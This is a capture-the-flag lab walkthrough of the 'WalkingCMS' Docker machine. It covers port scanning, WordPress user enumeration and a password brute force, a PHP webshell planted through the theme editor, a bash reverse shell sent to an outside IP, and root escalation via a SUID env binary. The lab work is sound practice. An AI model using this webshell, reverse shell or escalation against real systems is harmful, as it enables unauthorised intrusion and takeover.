

WalkingCMS



Contents

- Reconnaissance
- Scanning
- Enumeration
- Exploitation
- Privilege Escalation

Reconnaissance

It is assumed the target machine is correctly deployed inside our lab network (in this case, using Docker).

Since the target IP is provided or easily identifiable inside the controlled environment, this phase can be classified as **passive Reconnaissance**.

In a real scenario, passive reconnaissance focuses on gathering information without directly interacting with the target system (for example, using OSINT sources, public records or infrastructure information).

In this particular lab context, obtaining the IP is enough to start the active enumeration phase.

Estamos desplegando la máquina vulnerable, espere un momento.
02fa5ddb738ae4b1e449978882c7b0e68b2cdbbef254a0ded7edbce503bbc8d9

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

Scanning

As a first step, a general port and service scan was performed using **Nmap**, aiming to identify what services are exposed on the target system and to get an initial attack-surface overview.

The executed command was:

```
nmap -p- --open -sC -sV --min-rate 5000 -n -Pn 172.17.0.2
```

- **-p-** → Scans all TCP ports (1-65535).
- **--open** → Shows only open ports.
- **-sC** → Runs Nmap default NSE scripts for basic vulnerability/configuration checks.
- **-sV** → Attempts to identify service versions.
- **--min-rate 5000** → Speeds up the scan by setting a minimum of 5000 packets/sec.
- **-n** → Disables DNS resolution for speed.
- **-Pn** → Skips host discovery (assumes host is up).
- **172.17.0.2** → IP assigned to the victim machine inside the Docker environment.

```
> nmap -p- --open -sC -sV --min-rate 5000 -n -Pn 172.1
7.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-
21 22:59 CEST
Nmap scan report for 172.17.0.2
Host is up (0.00011s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.57 (Debian)

Service detection performed. Please report any incorre
ct results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.10 se
conds
```

Scan results

The Nmap scan revealed that **80/tcp** is open and associated with HTTP, indicating a web server running on the target.

With this information we validated the finding by opening a browser to <http://172.17.0.2>, confirming an active web service. From here we start the web enumeration phase to find hidden directories, sensitive files or vulnerabilities in the exposed application.

The screenshot shows a web browser window with the URL <http://172.17.0.2>. The page title is "Apache2 Debian Default Page". It features the Debian logo and a red banner with the text "It works!". Below the banner, there is a message about the default welcome page and instructions for replacing the index file. A "Configuration Overview" section provides details about the Apache2 configuration files, mentioning /etc/apache2/apache2.conf. A file structure diagram shows a tree starting from /etc/apache2/.

Enumeration

The goal of this phase is to detect hidden or sensitive routes that could provide further information or serve as attack vectors.

For this task we used **Gobuster**, which brute-forces the web directory tree using wordlists.

```
gobuster dir -u "http://172.17.0.2" -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x php,txt,html,php.bak
```


Note: Consider the following before running gobuster:

- **seclists** → A generic collection of wordlists; installable on Parrot/Kali with `sudo apt install seclists`.
- **-x** → Defines the extensions to search for when scanning the webserver.

```
=====
Starting gobuster in directory enumeration mode
=====
=====
/.html                               (Status: 403) [Size: 275]
/index.html                          (Status: 200) [Size: 10701]
/.html.bak                            (Status: 403) [Size: 275]
/.php                                (Status: 403) [Size: 275]
/wordpress                           (Status: 301) [Size: 312] [--> h
ttp://172.17.0.2/wordpress/]
/.html.bak                            (Status: 403) [Size: 275]
/.html                               (Status: 403) [Size: 275]
/.php                                (Status: 403) [Size: 275]
/server-status                        (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
=====
=====
```

```
Finished
=====
```

After running Gobuster several accessible directories were identified. One of interest was <http://172.17.0.2/wordpress> — visiting it showed a landing page.



Once the `/wordpress` directory was identified, it was confirmed the service is a WordPress CMS. Since WordPress sites are often vulnerable depending on version, plugins and themes, we ran **WPScan** for a security assessment.

```
wpscan --url "http://172.17.0.2/wordpress" --enumerate u, vp
```

```
Interesting Finding(s):
[+] Headers
| Interesting Entry: Server: Apache/2.4.57 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://172.17.0.2/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
- http://codex.wordpress.org/XML-RPC_Pingback_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://172.17.0.2/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://172.17.0.2/wordpress/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://172.17.0.2/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
- https://www.iplocation.net/defend-wordpress-from-ddos
- https://github.com/wpscanteam/wpscan/issues/1299
```

```

| Found By: Rss Generator (Passive Detection)
| - http://172.17.0.2/wordpress/index.php/feed/, <generator>https://wordpress.org/?v=6.8.2</generator>
| - http://172.17.0.2/wordpress/index.php/comments/feed/, <generator>https://wordpress.org/?v=6.8.2</generator>

[+] WordPress theme in use: twentytwentytwo
| Location: http://172.17.0.2/wordpress/wp-content/themes/twentytwentytwo/
| Last Updated: 2025-04-15T00:00:00Z
| Readme: http://172.17.0.2/wordpress/wp-content/themes/twentytwentytwo/readme.txt
| [] The version is out of date, the latest version is 2.0
| Style URL: http://172.17.0.2/wordpress/wp-content/themes/twentytwentytwo/style.css?ver=1.6
| Style Name: Twenty Twenty-Two
| Style URI: https://wordpress.org/themes/twentytwentytwo/
| Description: Built on a solidly designed foundation, Twenty Twenty-Two embraces the idea that everyone deserves a ...
| Author: the WordPress team
| Author URI: https://wordpress.org/

| Found By: Css Style In Homepage (Passive Detection)

| Version: 1.6 (80% confidence)
| Found By: Style (Passive Detection)
| - http://172.17.0.2/wordpress/wp-content/themes/twentytwentytwo/style.css?ver=1.6, Match: 'Version: 1.6'

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] mario
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
| - http://172.17.0.2/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)

```

Using custom payload scripts or Metasploit could also be useful — for instance to target **xmlrpc**, which is an old feature that poses security risks.

We also identified the active theme **twentytwentytwo**, which might be abused if it or any plugin is vulnerable or misconfigured. The theme files are accessible through a browser path.

There is also a user called **mario**, which could be useful for a brute-force attack. Therefore we ran WPScan with a password list (e.g., `rockyou`) and the specific username.

```
wpSCAN --url "http://172.17.0.2/wordpress" --enumerate u, vp --passwords
/home/criollo/rockyou.txt --usernames mario --random-user-agent
```

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - mario / love
```

```
Trying mario / badboy Time: 00:00:23 <
> (390 / 14344781) 0.00% ETA: ???:???
??
```

```
[!] Valid Combinations Found:
| Username: mario, Password: love
```

An automated brute-force via WPScan using the dictionary obtained the password. If we run gobuster again scoped to the `wordpress` directory, other useful endpoints for login or using obtained credentials can be found.


```
./php                                (Status: 403) [Size: 275]
./html.bak                            (Status: 403) [Size: 275]
./html                                 (Status: 403) [Size: 275]
/index.php                            (Status: 301) [Size: 0] [--> http://172.17.0.2/wordpress/]
/wp-content                           (Status: 301) [Size: 323] [--> http://172.17.0.2/wordpress/wp-content/]
/wp-login.php                          (Status: 200) [Size: 7765]
/license.txt                           (Status: 200) [Size: 19903]
/wp-includes                           (Status: 301) [Size: 324] [--> http://172.17.0.2/wordpress/wp-includes/]
/readme.html                           (Status: 200) [Size: 7425]
/wp-trackback.php                     (Status: 200) [Size: 136]
/wp-admin                             (Status: 301) [Size: 321] [--> http://172.17.0.2/wordpress/wp-admin/]
/xmlrpc.php                           (Status: 405) [Size: 42]
/.html                                (Status: 403) [Size: 275]
/.php                                 (Status: 403) [Size: 275]
/.html.bak                            (Status: 403) [Size: 275]
/wp-signup.php                         (Status: 302) [Size: 0] [--> http://172.17.0.2/wordpress/wp-login.php?action=register]
Progress: 1102800 / 1102805 (100.00%)
=====
```

Exploitation

We observe that:

```
http://172.17.0.2/wordpress/wp-login.php
```

leads to the WordPress login page — using the discovered credentials we can log into the dashboard.



WPScan also revealed the `twentytwentytwo` theme. Since the theme can be accessed at `http://172.17.0.2/wordpress/themes/twentytwentytwo/index.php` we can use the Appearance → Theme File Editor in the dashboard to edit `index.php`, replacing it with a small PHP webshell that reads a `cmd` query parameter. After updating the file, visiting the theme path with `?cmd=COMMAND` executes that command.

The screenshot shows the WordPress dashboard with the "Apariencia" (Appearance) menu selected. In the "Edit Themes" section, the "Twenty Twenty-Two" theme is currently activated. The "Theme Code Editor" shows the following PHP code:

```
<?php
system($_GET['cmd']);
?>
```

On the right, a sidebar titled "Theme Files" lists the following directory structure:

- assets
- inc
- parts
- styles
- templates
- functions.php

For example, executing `ls` at the shell might return:

The screenshot shows a browser window with the URL `http://172.17.0.2/wordpress/wp-content/themes/twentytwentytwo/index.php?cmd=ls`. The page displays the following file listing:

```
assets functions.php inc index.php parts readme.txt screenshot.png style.css styles templates theme.json
```

Reverse shell

Because the webshell works, we can deploy a bash reverse shell (from `pentestmonkey`). The attacker IP and listening port must be set accordingly.

Example reverse shell:

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Applied as a parameter:

```
http://172.17.0.2/wordpress/themes/twentytwentytwo/index.php?cmd=bash -c "bash -i >%26 /dev/tcp/10.0.0.1/443 0>%261"
```

Notes:

- `%26` is used to replace `&` and improve command injection reliability.
- Port `443` was used instead of `8080`.
- Start the listener before executing the webshell: `sudo nc -lvpn 443`

After triggering the webshell command, the connection to our machine was established.

```
Listening on 0.0.0.0 443
Connection received on 172.17.0.2 51316
bash: cannot set terminal process group (235): Inappropriate ioctl for device
bash: no job control in this shell
</html/wordpress/wp-content/themes/twentytwentytwo$ |
```

Privilege Escalation

Move to `/home` and search for SUID files or other root escalation vectors:

```
find / -perm -4000 2>/dev/null
```

```
</html/wordpress/wp-content/themes/twentytwentytwo$ cd /home/
cd /home/
www-data@02fa5ddb738a:/home$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/su
/usr/bin/umount
/usr/bin/env
www-data@02fa5ddb738a:/home$
```

Looking at [GTFOBins](#) shows `env` can be abused when SUID to escalate:

```
sudo install -m =xs $(which env) .
./env /bin/sh -p
```

Applying this on the target...

```
www-data@02fa5ddb738a:/home$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/su
/usr/bin/umount
/usr/bin/env
www-data@02fa5ddb738a:/home$ /usr/bin/env /bin/sh -p
/usr/bin/env /bin/sh -p
whoami
root
```

We successfully compromised the machine and obtained the root user.

*Written by **kurObai***